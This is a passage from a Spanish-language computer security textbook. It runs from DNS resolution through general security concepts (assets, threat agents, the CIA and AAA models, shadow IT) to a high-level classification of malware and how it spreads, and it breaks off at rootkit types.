guiente diagrama se ejemplifica esto, en el que se puede observar una computadora de una persona A, y en otra red diferente a la de este primer usuario encontramos la computadora de una persona B.




Fuente: Stanford University (2002).

Nombres de dominio y resolución de direcciones

Pero, ¿qué pasa si no sabes la dirección IP de una computadora a la que desea conectarse? ¿Qué pasa si necesita acceder a un servidor web denominado www.anothercomputer.com? ¿Cómo sabe su navegador web en qué parte del Internet esta computadora vive? La respuesta a todas estas preguntas es el servicio DNS. El DNS es una base de datos distribuida que realiza un seguimiento de los nombres de los equipos y sus correspondientes direcciones IP en el Internet.

Muchos ordenadores conectados al Internet alojan parte de la base de datos del DNS y el *software* permite a otros acceder a ella. Estos equipos se conocen como servidores DNS. Ningún servidor DNS contiene toda la base de datos, solo contiene un subconjunto de ella. Si un servidor DNS no contiene el nombre de dominio solicitado por otro equipo, el servidor DNS vuelve a dirigir el equipo solicitante a otro servidor DNS.



Fuente: Stanford University (2002).

El DNS está estructurado como una jerarquía similar a la jerarquía de enrutamiento IP. La computadora que solicita una resolución de nombre será redirigida "hacia arriba" de la jerarquía hasta que se encuentre un servidor DNS que pueda resolver el nombre de dominio de la solicitud.

Cuando se configura una conexión al Internet (por ejemplo, para una LAN o acceso telefónico a redes en Windows), se suele especificar un servidor principal y uno o más servidores DNS secundarios como parte de la instalación. De esta forma, cualquier aplicación de Internet que necesite realizar una conexión, la llevará a cabo correctamente. Por ejemplo, cuando introduce una dirección web en su navegador, el navegador se conecta primero a su servidor DNS principal. Después de obtener la dirección IP del nombre de dominio que ingresó, el navegador se conecta al equipo destino y solicita la página web que se desea.

Capítulo 6. Conceptos generales sobre seguridad informática

En las siguientes páginas se tratará de exponer los riesgos a los cuales se podrían llegar a enfrentar las páginas, *apps*, servicios y todo lo relacionado con el índole tecnológico.

El presente texto tiene como función servir como referencia en la parte técnica a lo que se pretende considerar como un delito cibernético o relacionados con éstos. Se cubrirá cada uno de ellos con una descripción del mismo, una explicación, casos ya ocurridos, con el fin de que el lector no solo conozca el aspecto legal, sino el técnico y especializado referente al funcionamiento y desarrollo de técnicas para cometer ilícitos, así como para la seguridad de la información.

Antes de comenzar con la explicación sobre algunos ataques que podrían llegar a ocurrir, se debe ser consciente de la magnitud de los mismos. Y es que toda la burbuja tecnológica en la cual nos encontramos inmersos va en un crecimiento bastante considerable, donde no se ve que vaya a tener un freno por lo menos a corto o mediano plazo. Los avances que se han generado tanto en la parte del software como del hardware, han sido considerables, e incluso ya se han tenido que modificar algunas formas de realizar ciertas cosas. Todo esto comenzando desde la modificación del protocolo IPV4 al protocolo IPV6, el cual solo para que se vea la diferencia de este cambio, IPV4 permite contar con un número de 4 294 967 296 (2^32) direcciones diferentes para toda la cantidad de dispositivos que se tuvieran que conectar a la red (como por ejemplo computadoras, celulares, tabletas, impresoras, algunos electrodomésticos, en general dispositivos con el IOT, etc.), los cuales cuando se creó el Internet no eran demasiados, pero hoy en día, debido a la asequibilidad con la que este tipo de dispositivos llegan a las manos de los consumidores, se tuvo que crear un nuevo estándar para darle solución a este problema, por eso fue la creación de este protocolo IPV6, el cual admite hasta 340.282.366.920.938.463.463.374.607.431.768.211.456 (2^128 o 340 sextillones de direcciones) –cerca de 6,7 × 1017 (seiscientos setenta mil billones) de direcciones por cada milímetro cuadrado de la superficie de la Tierra–. Este gran

número sin duda expone la disminución en el rezago tecnológico que existe mundialmente, a su vez convierte el tema de mantener segura toda forma de comunicación que existe en la actualida como un asunto de importancia mundial.

Sin duda las cifras anteriores nos hacen ser conscientes del riesgo al que se pueden llegar a ver sometidos muchos de los sistemas con los que contamos en la actualidad, que si bien algunos de ellos podrían solamente dejar sin servicio temporal algunos sitemas, otros ataques más sofisticados podrían incluso llegar a revelar información que podría atentar contra la seguridad nacional y poner en riesgo la vida de nuestros compatriotas, es por eso que este documento pretende simplemente servir de guía para protección, sin buscar de ninguna forma terminar con la neutralidad de la red, ni entrar en conflicto con la privacidad de los ciudadanos, así como de otros derechos digitales y fundamentales.

Además, busca servir como referencia para la creación y/o modificación de algunas leyes ya existentes, las cuales hasta cierto punto han tratado de darle cabida a estas nuevas formas de cometer delitos, por lo que al conocer ciertos conocimientos técnicos se ayudaría a los legisladores e impartidores de justicia, en razón a su capacitación, para lograr una verdadera justicia junto con las tecnologías de la información y comunicación.

Para tener un poco más de contexto, al comenzar a hablar sobre seguridad informática tenemos que establecer tres categorías generales, las cuales son seguridad en el hogar, seguridad en la empresa y seguridad en el gobierno, en cada una de estas se tienen ciertos aspectos a tomar en cuenta, en algunos casos se presentan en las tres categorías, sin embargo, hay algunos que son aislados para cada una de estas.

Existen diversas amenazas que pueden atentar contra la seguridad de nuestra información, las cuales pueden ir desde la destrucción, modificación o hasta el acceso no autorizado. Para ello es necesario tener una serie de modelos que nos ayuden a poder encontrar elementos vulnerables en toda nuestra infraestructura, así como identificar todos los elementos que deben ser protegidos, tomando como base estos modelos, se puede prestar atención a cada uno de los mismos y así elaborar planes de acción concretos para disminuir el peligro de que ocurra algo con nuestra información.

Activos

Mejor conocidos como *assets* son todos los elementos que pertenecen a una organización, los cuales pueden ser tangibles como una computadora de un trabajador, o intangibles como patentes o secretos corporativos.

Los activos son elementos que ayudan a las organizaciones a llevar a cabos sus operaciones y tienen cierto valor, el cual puede ser monetario, de importancia, o en algunos casos ambas cosas. Un activo puede llegar a sufrir algún daño mediante técnicas para sustraerlo ilegalmente, modificarlo o eliminarlo, causando pérdidas monetarias o incluso problemas legales.

Básicamente, se podría decir que un activo es cualquier cosa que pertenezca a una organización, el cual le sirve para llevar a cabo sus operaciones, y puede ser desde un proceso que le ofrece una ventaja competitiva sobre sus adversarios hasta un programa o computadora.

Los activos generalmente se agrupan de la siguiente manera:

- Activos físicos: son tangibles e incluyen edificios, muebles, calefacción, ventilación, etcétera.
- Activos de *hardware*: relacionados con sistemas informáticos y de red. Algunos ejemplos son *laptops*, *routers*, *switches*, impresoras, etcétera.
- Activos de *software*: son activos intangibles que una organización utiliza generalmente gracias a una licencia: OS, sistemas de gestión de bases de datos (DBMS por sus siglas en inglés), *suites* de ofimática, servidores web, etcétera.
- Activos de información: son activos intangibles y son propiedad de la organización: políticas, procesos de negocios, información de clientes, acuerdos, etcétera.
- Activos de personal: se refiere a las personas que pertenecen directa e indirectamente a la organización, van desde los empleados hasta contratistas y consultores.

Todos los activos de una organización deben de contar con prácticas de administración de seguridad, también conocidos como controles de seguridad. Con el fin de comprender y evaluar riesgos para seleccionar controles de protección de los activos, es necesario entender algunos modelos como el CIA y el modelo AAA. Pero antes de hablar sobre ellos definiremos algunos conceptos clave.

Anteriormente se mencionó que los activos deben ser protegidos, pero realmente ¿de qué se deben proteger? A continuación se explicarán algunos elementos con los que se tendrán que lidiar, si es que se quiere proteger la información.

Agentes de amenaza

Conocidos como *threat agents* existen cuatro principales:

- Amenazas no estructuradas: consisten en individuos mayormente inexpertos que utilizan herramientas de *hacking* disponibles fácilmente como *scripts* y *crackers* de contraseñas.
- Amenazas estructuradas: provienen de *hackers* que están muy motivados y son técnicamente competentes. Estos individuos conocen las vulnerabilidades de un sistema y pueden incluso llegar a desarrollar *exploits* y *scripts*. Por lo general estos grupos están involucrados en casos de fraude.
- Amenazas externas: pueden ser individuos u organizaciones que trabajan fuera de una empresa, por lo que no tienen acceso autorizado a los sistemas de la organización.
- Amenazas internas: es alguien autorizado a utilizar el sistema, tiene una cuenta válida para poder trabajar o un acceso físico. Según el FBI este tipo de amenazas son aproximadamente del 60% a 80% de los incidentes reportados.

Ataques

En esta parte nos referimos a un ataque como cualquier acción para obtener sin autorización, perjudicar o destruir cualquier tipo de información que se posea. En los ataques se podría hablar acerca de troyanos, virus, gusanos, DOS y DDOS, *keyloggers*, escaneo de puertos, s*niffer* de paquetes, entre otros.

Vulnerabilidades

Se pueden conocer como puntos blandos que están presentes en todos los sistemas. Se suelen clasificar de la siguiente manera.

Debilidades tecnológicas

Son debilidades que pueden tener intrínsecamente los dispositivos o *software* que utilizamos y pueden ser los siguientes.

Protocolos
Protocolos como HTTP, FTP e ICMP, solo por citar algunos, que son inherentemente inseguros desde su diseño e implementación.

Sistemas Operativos
Unix, Linux, Macintosh, Windows y la mayoría de los OS llegan a tener problemas de seguridad, por lo que cada cierto tiempo los equipos de desarrollo de cada uno de estos sistemas, se encargan de lanzar actualizaciones de seguridad, con la finalidad de incrementar la seguridad de los mismos.

Equipos de hardware
Algunos equipos de *hardware* como r*outers,* impresoras, s*witches, firewalls* o incluso la mayoría de los dispositivos IOT llegan a tener debilidades, las cuales tienen que ser reconocidas para poder proteger los dispositivos y evitar que puedan ser utilizados por los atacantes. Aquí pueden presentarse bajos mecanismos de protección de contraseñas, falta de autenticación, protocolos de enrutamiento, agujeros en los firewalls, etcétera.

Error de código
Conocido comúnmente como *bug*, este término se refiere a un error o falla de un *software,* el cual causa un resultado incorrecto o inesperado. La mayoría de los errores se cometen en el código fuente del programa, debido al diseño que tienen o la implementación que se realizó. Otros son causados por los compiladores que producen código incorrecto, o también algunos incluso son parte de la implementación del mismos lenguaje, como alguna función mal diseñada que permite ejecutar código malicioso para tomar el control de un *host*.

Clasificación

- Algorithm
  El algoritmo del programador no fue diseñado correctamente.
- A.off-by-one: El programa hace un cálculo con un valor incorrecto en 1, ya sea menor o mayor.
- A.logic: El algoritmo tiene una falla lógica.
- A.validation: Las variables no se comprueban correctamente para garantizar que son válidas.
- A.performance: El algoritmo tiene graves problemas de rendimiento.
- D - Data
- La información no es correctamente procesada.
- D.index: Un array se indexa incorrectamente.
- D.limit: El procesamiento se realiza incorrectamente al principio o al final de los datos.
- D.number: Error relacionado con la forma en que los números se almacenan en la memoria.
- D.memory: El programa gestiona mal la memoria.
- F - Forgotten
- Las sentencias no son ejecutadas en el orden intencionado.
- F.init: Una variable no se ha inicializado correctamente.
- F.missing: Falta una sentencia necesaria.
- F.location: Una sentencia está en el lugar equivocado.
- B - Blunder
- Un error simple existe en el código.
- B.variable: Se utiliza el nombre de variable incorrecto.
- B.expression: El cálculo de una expresión tiene un error.
- B.language: Un error específico de la sintaxis del lenguaje (Barr, 2004).

Deficiencias de configuración

Esto se presenta cuando el encargado de la administración de los recursos no configura correctamente los dispositivos, programas o cuentas. Algunos de los problemas más comunes se señalan a continuación:

- Contraseñas fáciles de adivinar.
- No configurar protocolos de comunicación seguros.
- Dejar configuraciones por defecto en los productos, los cuales algunas veces cuentan con cuentas de administradores o incluso son públicas y pueden ser utilizadas por un atacante.

- Equipos de *hardware* mal configurados. Aquí pueden ser *routers*, impresoras, etcétera.

Debilidad en las políticas de seguridad

Esto se puede llegar a presentar cuando el administrador de una red no configura debidamente los privilegios de las cuentas o las políticas que rigen estas cuentas, por lo que alguien puede llegar a modificar elementos, sobre los cuales se supone no debería tener ni siquiera acceso. Algunos problemas comunes son los siguientes:

- No existen políticas de seguridad.
- Políticas de seguridad mal elegidas.
- Instalación de *software* o *hardware* que no siguen las políticas de seguridad.

El modelo CIA

Una vez que ya se estableció lo que se quiere proteger (activos) y de qué se protege (agentes de amenaza, vulnerabilidades y ataques), hablaremos del modelo CIA, el cual viene de las siglas en inglés de *confidentiality* (confidencialidad), *integrity* (integridad) y *availability* (disponibilidad). A continuación se explican cada una de las partes.

Confidentiality

Este concepto se refiere a solamente revelar la información a las entidades que están autorizadas para acceder a los recursos a los que se les permitió el acceso. Por lo general se emplea la encriptación para mantener la confidencialidad de la información.

Un ejemplo de esto puede llegar a ocurrir si no se encriptan las contraseñas de una base de datos, ya que en dado caso de que alguien logre obtener la información, si esta no se encuentra encriptada, otorgará acceso a todas las cuentas de los usuarios.

Integrity

La información debe ser consistente y no alterada ni modificada de acuerdo a las políticas o mecanismos de seguridad establecidos. Este concepto se refiere a mantener la consistencia de la información tanto interna como externamente. Por lo general se utiliza el *hashing* para comparar los *hash* tanto de los datos recibidos como con los del mensaje original, se recomienda utilizar sistemas como el GPG para firmar la información.

Un ejemplo de un ataque a la integridad puede llegar a ocurrir cuando una entidad no autorizada inserta código malicioso en una página web para modificar información de la aplicación.

Non-repudiation

Este término de no repudio implica que una parte de una transacción no puede negar haber recibido una transacción, ni la otra parte puede negar haberla enviado.

Esto se ve comúnmente en el marco legal, en el que se cuestiona la autenticidad de una firma. Y en un ejemplo práctico se puede decir que se refiere a que si alguien envía un archivo, se pueda comprobar de alguna manera que el archivo es exactamente igual que el archivo que se envió y no sufrió modificaciones en el camino, ya sea por algún error de comunicación o por algún atacante que modificó el mensaje. Aquí se utilizan técnicas *hash*, certificados digitales, etc. En capítulos posteriores se hablará sobre temas de criptografía, para poder comprender un poco mejor el cómo proteger la integridad de la información.

Autenticidad

Se refiere a que existe una forma de asegurar que la información proviene de la persona que afirma ser. Para esto se utilizan las firmas digitales, debido a que se garantiza que el mensaje es genuino, y que este proviene del remitente legítimo.

Availability

Se refiere a asegurar que la información y/o servicios asociados estén disponibles para las entidades autorizadas cuando ellas las requieran.

Aquí se suelen utilizar los conceptos de esquema de tolerancia a fallas y balanceo de cargas.

Un ejemplo de un ataque a la integridad puede llegar a ocurrir cuando un servidor es sometido a un ataque DOS o DDOS, con lo que queda inhabilitado para responder a las peticiones de usuarios legítimos, debido a que se encuentra procesando las peticiones de los atacantes.

El modelo AAA

Este modelo se aplica sin que los usuarios sean del todo conscientes que se está utilizando. Y es que el uso de este modelo se refiere simplemente a tres cosas: quién eres (*authentication*) , qué es lo que tienes permitido hacer (*authorization*) y finalmente qué hiciste (*accounting*) (Santuka, Banga y Carroll, 2004). Todo esto con el objetivo de tener un poco más de control del sistema. A continuación se explican cada uno de los elementos.

Authentication

Esto se puede basar en tres cosas:

1. Algo que tú tienes, se aplica a algo físico de lo que el usuario dispone. Por ejemplo, en el caso de los bancos la implementación de un *token* para llevar a cabo las operaciones de sus cuentas.
2. Algo que tú sabes, lo más común es utilizar alguna contraseña, que el usuario memoriza y hace uso de ella cuando quiere utilizar el sistema.
3. Algo que tú eres, se refiere al usuario en sí, puede ser implementada con sistemas biométricos, el cual puede otorgar acceso con un lector de retinas o un lector de huellas digitales.

Por alguna de estas formas el usuario puede demostrar quién es y puede hacer uso del sistema. También con el paso del tiempo se trató de aumentar la seguridad en la autenticación, utilizando más de uno de esos sistemas para que fuera más complicado poder vulnerar alguno de estos mecanismos, esto se llamó factor de multiautenticación.

Authorization

El término de autorización se refiere a la otorgación de ciertos privilegios a los usuarios para la petición de los servicios que solicitan. Aquí se hace uso de las políticas de privilegios para otorgar permisos a los usuarios de acuerdo a las actividades que estos estarán llevando a cabo.

Accounting

En los dos anteriores puntos se habló primero de cómo otorgar acceso al sistema, y después de los privilegios que debería poseer el usuario. Finalmente, solo nos queda hablar acerca del concepto de cuentas, el cual nos sirve para poder saber exactamente qué acciones realizó un usuario en el sistema.

Shadow IT

Se comenzará hablando de la seguridad en el gobierno y las empresas, ya que comparten un gran rasgo en común. Y es ese sigiloso y peligroso enemigo llamado *shadow IT* (Paessler, s.f.). Pero para hablar sobre el *shadow IT* se tendría que definir primeramente qué es la IT (tecnologías de la información, del inglés *information technology*), la cual consiste en el conjunto de todas las computadoras, medios de almacenamiento, redes, dispositivos físicos, infraestructura y cualquier procesos de creación, procesamiento, seguridad e intercambio de información en todas las formas de datos electrónicos (Rouse, 2015).

Entonces básicamente se refiere a toda la infraestructura que se pone al alcance de los usuarios, en este caso de los trabajadores para que puedan llevar a cabo sus labores diarias. Teniendo este antecedente se puede constatar que las empresas siempre han tenido este tipo de infraestructura, sin embargo, antes no se hablaba mucho sobre ataques a corporaciones, si bien había grupos de personas que sí lo hacían, pero no era tan habitual el que sucediera. Todo esto se debía al escrutinio y medidas de seguridad que se tomaban tanto en las empresas como en el gobierno mismo. Sin embargo, en esos tiempos la tecnología era algo cara y justamente por eso solo podía ser asequible a algunos consumidores y no al público en general.

Esto en tiempos modernos es ya algo del pasado, ya que debido a todo el auge y grandes avances que se han hecho estos últimos años, la mayor parte de la tecnología puede ser conseguida por todas las personas, con esto nos referimos a celulares inteligentes, memorias USB y un sin número de dispositivos que sin duda sobrepasan la capacidad tanto de procesamiento, como de almacenamiento de algunos de los dispositivos que hace algunos años solamente tenían grandes empresas. Es aquí en donde entra el *shadow IT*, el cual es un concepto que se refiere justamente a toda esa infraestructura que está dentro de la empresa o gobierno, y que no está expresamente aprobada por las personas encargadas de la IT, lo cual aumenta el riesgo de debilitar toda la infraestructura, en donde con algún dispositivo infectado podría dar acceso a algún atacante a información confidencial.

Para dejar un poco más en claro cómo esto puede afectar la infraestructura interna de un gobierno o empresa, está el siguiente ejemplo. Un usuario está trabajando en un documento que debe presentar a sus jefes, sin embargo, ya es un poco tarde, por lo que decide mejor transferirse el documento a una memoria USB, para poder continuar en su casa. Hasta aquí todo normal, sin embargo, este mismo usuario había descargado algunos programas y música gratis de páginas que tenían *malware*, por lo que su computadora personal de casa estaba infectada por un troyano. Entonces el usuario llega a su casa, conecta la memoria USB en su computadora infectada, termina el documento y guarda la memoria para llevarse el informe. Al día siguiente el usuario llega a su lugar de trabajo, enciende su computadora y conecta la memoria para imprimir el documento, no obstante, lo que no sabe es que adicional al documento, la computadora de trabajo que tiene ha sido comprometida y ahora puede ser utilizada por el atacante para comenzar a recabar información de la víctima o inclusive seguir infectando más equipos de esa misma red hasta tomar el control de toda la infraestructura de la IT.

Si bien el caso anterior fue ejemplificado a una memoria USB, lo mismo puede aplicar a conectar cualquier dispositivo electrónico con conexión al Internet que no esté debidamente configurado, ya que esto se traduce en una nueva puerta de entrada y que puede no estar debidamente resguardada para algún hábil atacante.

Capítulo 7. Malware

Definición

Para definir el *malware* se hace referencia a la definición por parte de Symantec, el cual dice que

> el malware es la descripción general de un programa informático que tiene efectos no deseados o maliciosos. Incluye virus, gusanos, troyanos y puertas traseras. El malware a menudo utiliza herramientas de comunicación populares, como el correo electrónico y la mensajería instantánea, y medios magnéticos extraíbles, como dispositivos USB, para difundirse. También se propaga a través de descargas inadvertidas y ataques a las vulnerabilidades de seguridad en el software. La mayoría del malware peligroso actualmente busca robar información personal que pueda ser utilizada por los atacantes para cometer fechorías (Symantec, s.f.).

A continuación se verá un poco más acerca de las clasificaciones que existen. Pero antes de comenzar a enlistar los diferentes tipos de *malware*, cabe destacar un punto importante, razón por la cual nos preguntamos ¿cuál es el motivo de realizar un *software* con el objetivo de causar daño a un sistema ajeno? Muchos pensarán que es por el motivo económico de recibir dinero de una manera rápida, fácil y sin necesidad de exponerse directamente a ser atrapados. Sin embargo, cabe hacer la aclaración de que algunos de ellos fueron hechos no con un sentido diferente de obtener un beneficio directo, como por ejemplo un *ransomware*, el cual los autores clamaban estarlo haciendo debido a que era una de las únicas formas que podían sacar dinero para pagar alimento y medicinas para su pueblo. O el caso de Onel A. de Guzmán, el cual creo una parte del código de ILOVEYOU, el cual robaba credenciales del Internet para compartirlas a todo el que quisiera entrar al Internet en Filipinas cuando este servicio tenía un costo excesivo en el país. Por último está el caso de un autor de un virus de Bulgaria, el cual afirmaba que crearlos y distribuirlos le otorgaba algo de poder político y libertad que le eran negados en su patria. Sin duda el fin no

justifica los medios, pero queda claro que algunos de los *malwares* no solo fueron creados para beneficio propio o económico.

Tecnicas de propagación

Social engineering

Esta es una de las técnicas que ha sido más utilizada a lo largo de la historia y no solamente para esparcir *malware*. Es una técnica en la que se crea una historia, se trata de convencer a la víctima de la misma para persuadir a que realice una serie de pasos y que con esto se obtengan datos importantes como de acceso, o en efecto ejecute el *malware* del atacante. Sin duda, esta solo puede ser evitada con la concientización de las personas, razón por lo cual ha sido una de las técnicas más efectivas y usadas, ya que no importa qué tan seguro sea un sistema en cuestión técnica informática, pues al final la mayor vulnerabilidad de un sistema es el propio humano. Un ejemplo de este tipo de propagación es *storm worm* el cual se enviaba a todos los contactos de la víctima que ya estaba infectada, cuando estos recibian el correo con un archivo adjunto de Microsoft Office y lo ejecutaban, automáticamente se infectaban y así continuaba la cadena.

Dispositivos extraíbles

Nos atrevemos a decir que esta es una de las formas más comunes para infectar las computadoras, ya que normalmente el trabajo de infectar prácticamente lo realiza el usuario y en la mayoría sin saberlo. Para clarificar esta técnica de propagación tómese la memoria USB como ejemplo, los costos de adquisición se han reducido bastante, además es un método bastante práctico a la hora de querer compartir archivos de manera rápida. Sin embargo, aquí es donde también los creadores de *malware* han visto una oportunidad, y es que una vez que se conecta una memoria USB a una computadora infectada éste agrega el *malware* a la misma, además de también agregar un archivo de autorun.inf, el cual se ejecuta al momento de conectar la memoria en cualquier otra computadora, lo cual crea una gran red de máquinas infectadas, sin necesidad de que el atacante haga mucho trabajo.

Sitios webs maliciosos

Los atacantes se han percatado de que los usuarios no están bien entrenados y por lo tanto se les puede engañar. Algunas veces las personas piensan que solo se puede infectar una computadora con *malware*, pero lo que ignoran es que tambien una página puede ser infectada con *malware* y ésta a su vez infectar a las personas que la utilizan. De hecho Facebook llegó a sufrir un ataque (Fingas, 2016) similar a este, en donde unos atacantes lograron agregar el famoso *ransomware* Locky; lo que hicieron fue agregarlo en forma de imagen, el cual era descargado en la máquina de la víctima, y en cuanto ésta hacía clic en el archivo para abrirlo se infectaba. También Flash ha sido uno de los *plugins* más populares empleados para infectar los ordenadores.

Phishing

Ese tipo de propagación ocurre cuando un usuario recibe un correo electrónico que parece legítimo, pero en realidad es una fachada para convencer al usuario de hacer clic en un enlace y convencerlo de proporcionar información personal o profesional, con lo que puede revelar suficientes detalles para permitir que un atacante robe su identidad, o realice todo tipo de operaciones en la red comprometida. También en algunos casos en vez de solicitar información, permite la ejecución de un código malicioso.

Email

Un administrador de seguridad desea bloquear todo lo que esté a su alcance con el fin de salvaguardar lo más que posible todos los elementos de la red que administra, sin embargo, también tiene que asegurar la continuidad del negocio y eso implica dejar algunas puertas abiertas, donde el correo electrónico es una de ellas. La mayoría de los administradores pasa esta puerta de entrada a la ligera, sin embargo, para los creadores de *malware* es una de sus preferidas.

IM

La mensajería instantánea está comenzando a ser un foco de atención de los atacantes, y es que se ha convertido en una nueva puerta de entrada debido a la facilidad con la que pueden operar, o incluso pro-

graman robots para que envíen el *malware* por ellos. Los filtros de *spam* en el *email* han ido avanzando, con lo que les complican la tarea a los atacantes, sin embargo, programas de IM como Skype, Facebook Messenger, entre otros, no han sido tan protegidos para evitar cerrar esta puerta. Además, aquí al igual que en el *email* se aprovechan de que algunos usuarios no han sido debidamente instruidos en cómo protegerse y al momento de recibir un archivo, lo descargan y ejecutan, con lo que pueden desencadenar una serie de eventos, que lleven a una gran infección.

Peer-to-peer (P2P)

Para hablar de este tipo de distribución primeramente hablemos de las redes P2P o punto a punto. Este tipo de red está diseñada con la idea de que todos los nodos son iguales y se comportan siendo tanto servidores como clientes a la vez para los otros nodos que conforman la red. Este tipo de red es diferente al que se utiliza, por ejemplo, en el protocolo FTP, en donde una máquina se ejecuta como servidor y otra lo hace como cliente.

En este tipo de propagación se lleva a cabo principalmente mediante programas de intercambio de archivos de manera ilegal, como por ejemplo BitTorrent, Kazz, Ares, etc. En los cuales muchas veces los archivos que se descargan no son el archivo que el usuario estaba buscando y es algún *malware* que infecta la máquina de la víctima. También se verá más adelante que este tipo de red es utilizada para otras cosas, como por ejemplo para realizar la comunicación entre las máquinas zombi de una botnet.

Clasificación

A continuación se mencionan los diferentes tipos de *malware*, en donde se explican un poco más a detalle.

Virus

Se define como un programa informático el cual tiene la intención de modificar el funcionamiento de una computadora sin el permiso

o conocimiento del usuario. De acuerdo con Symantec, debe cumplir con dos criterios:

- Debe ejecutarse por sí mismo: generalmente coloca su propio código en la ruta de ejecución de otro programa.
- Debe reproducirse: por ejemplo, puede reemplazar otros archivos ejecutables con una copia del archivo infectado por un virus. Los virus pueden infectar computadores de escritorio y servidores de red.

Muchos virus operan de manera transparente al usuario, pero por lo general tienen los siguientes usos: robar información personal, eliminar archivos o mostrar simplemente mensajes de texto, video o audio.
Tipos:

- Macro
  Vienen como macros en los documentos de oficina, esto incluye productos como la *suite* de Microsoft Office. En el caso de Microsoft Office se permite al usuario escribir macros, que son pequeños pedazos de código que le permiten automatizar varias tareas, sin embargo también pueden ser utilizados para escribir un virus, el cual puede realizar un escaneo de la libreta de direcciones, mandar y borrar email, entre algunas otras cosas.
- Multi-partite
  Atacan de varias maneras, por ejemplo infectando el sector de arranque del disco duro y uno o más archivos.
- Memory resident
  Se instala en el ordenador y permanece siempre corriendo en la memoria RAM, desde que se inicia hasta que se apaga el ordenador.
- Armored
  Utiliza técnicas que lo hacen difícil analizar. Además, si se desensambla el código de este tipo de virus, no es fácil leerlo. El código comprimido es otro método para blindar el virus.
- Sparse infector
  Un virus *infector* intenta eludir la detección realizando sus actividades maliciosas esporádicamente. El virus actúa bajo el principio básico de reducir la frecuencia de ataque y así reducir las posibilidades de detección.
- Polymorphic
  Cambia literalmente su forma de vez en cuando para evitar ser detectado por los antivirus. Hay una forma avanzada de este tipo de

virus polimórfico que puede cambiarse completamente a sí mismo (Easttom, 2016).

- Gusanos
  Se consideran un tipo de virus y de hecho son los más comunes. Se extienden a través de la red aprovechando algunas vulnerabilidades del os. Además se distinguen de los demás virus por varias características, sin embargo hay una que destaca, es el hecho de que un virus se propaga a través de la actividad humana (al momento de que se ejecuta algún archivo), mientras que los gusanos tienen la capacidad de propagarse automáticamente sin la intervención humana. Además de autodifundirse, tienen la habilidad de crear copias de sí mismos. Por lo general consumen el ancho de banda de la computadora infectada y sobrecargan los servidores web. Además, al igual que muchos otros *malwares*, roba información, elimina archivos o incluso llega a crear *backdoors* en la computadora infectada.
  Hay bastantes casos documentados de gusanos, sin embargo, hay uno que fue muy famoso: el caso del virus Stuxnet que fue descubierto en 2010, el cual fue creado por los gobiernos de Estados Unidos e Israel y tenía como objetivo sabotear el programa de enriquecimiento de uranio de Irán. Fue creado como parte de un programa secreto de guerra cibernética cuyo nombre clave era Olympic Games (Veracode, s.f.).

Trojan horses

Un *malware* tipo troyano recuerda al caballo de Troya construido por Epeo para entrar a la ciudad de Troya. El caballo era una gran estructura de madera que estaba hueco en su interior. Algunos griegos se introdujeron en el caballo y mediante un espía en Troya lograron engañar a los troyanos, quienes pensaron que el caballo era una ofrenda a Atenea y que los griegos se habían rendido. Entonces metieron el caballo a la ciudad e hicieron una gran fiesta, después de la cual salieron los griegos del caballo a abrir las puertas de la ciudad y permitir el acceso del resto de las tropas, para así saquear la ciudad.

De la misma manera en que hicieron los griegos con los troyanos, los atacantes engañan a la víctima para que ejecute algún programa, el cual puede ser un inofensivo juego, sin embargo, al momento de ejecutar el archivo también ejecuta un segundo programa sin que el usuario se percate de esto, el cual puede realizar alguna de las siguientes acciones:

- Eliminar archivos
- Agregar un *backdoor* y permitir al atacante tomar el control de la máquina
- Instalar algún otro *malware* (Easttom, 2016)

Keyloggers

Este tipo de *software* simplemente lleva un registro de las teclas en un acto de seguimiento, incluso hay algunos que puede también capturar clics del *mouse*, entre algunos otras cosas. Puede ser utilizado como herramienta de monitoreo de TI o profesional legítima. Sin embargo, el atacante la utiliza con el fin de sacar provecho. Esto se debe a que al capturar las teclas, también guarda las contraseñas e información confidencial, lo cual puede ser utilizado por el atacante para comprometer toda la información de la víctima, ya que obtiene datos como contraseñas y números de tarjetas de crédito. Este tipo de *software* puede ser por *hardware* o por *software* (el que se utiliza más comúnmente) (Kaspersky, s.f.).

Bombas lógicas

Este *malware* se ejecuta en respuesta a un evento, el cual puede ser una fecha y hora establecidas o a un conjunto de acciones específicas. Se ha dado casos de personas que al momento de ser despedidas, agregan algún programa en alguna de las partes que tenían acceso, con lo que pueden comprometer toda la red o simplemente borrar todos los respaldos, contraseñas, etc. Algunas bombas lógicas tienen un *keylogger* para compartir con el atacante usuarios y contraseñas de ciertos sitios, como las páginas de bancos, los cuales son enviados al atacante por correo electrónico sin que la víctima se de cuenta (Gibson, 2015).

Rootkit

Symantec define un *rootkit* como un componente que utiliza el sigilo para mantener una presencia persistente e indetectable en la máquina.

Este término normalmente se asociaba a las utilidades de Unix, por ejemplo ps, ls, netstat, etc. En cambio estos kits sirven al atacante para borrar sus huellas y evitar ser detectado. De hecho una vez que el kit se instala, se utiliza para reemplazar programas originales y así pasar des-

apercibido, además de evitar que pueda ser monitorizado. Este tipo de *malware* por lo general viene acompañado de algunos otros como troyanos, *keyloggers*, *backdoors*, etc., los cuales permiten al atacante tener todo el control sobre la máquina infectada.

Por definición, este tipo de programas no son maliciosos, debido a que pueden ser utilizados por una empresa, por ejemplo, para ocultar directorios de copia de seguridad, evitando su eliminación accidental. Sin embargo, los atacantes generalmente los utilizan para comprometer los sistemas (Jakobsson y Ramzan, 2008).

Tipos:

- User-mode Windows rootkits
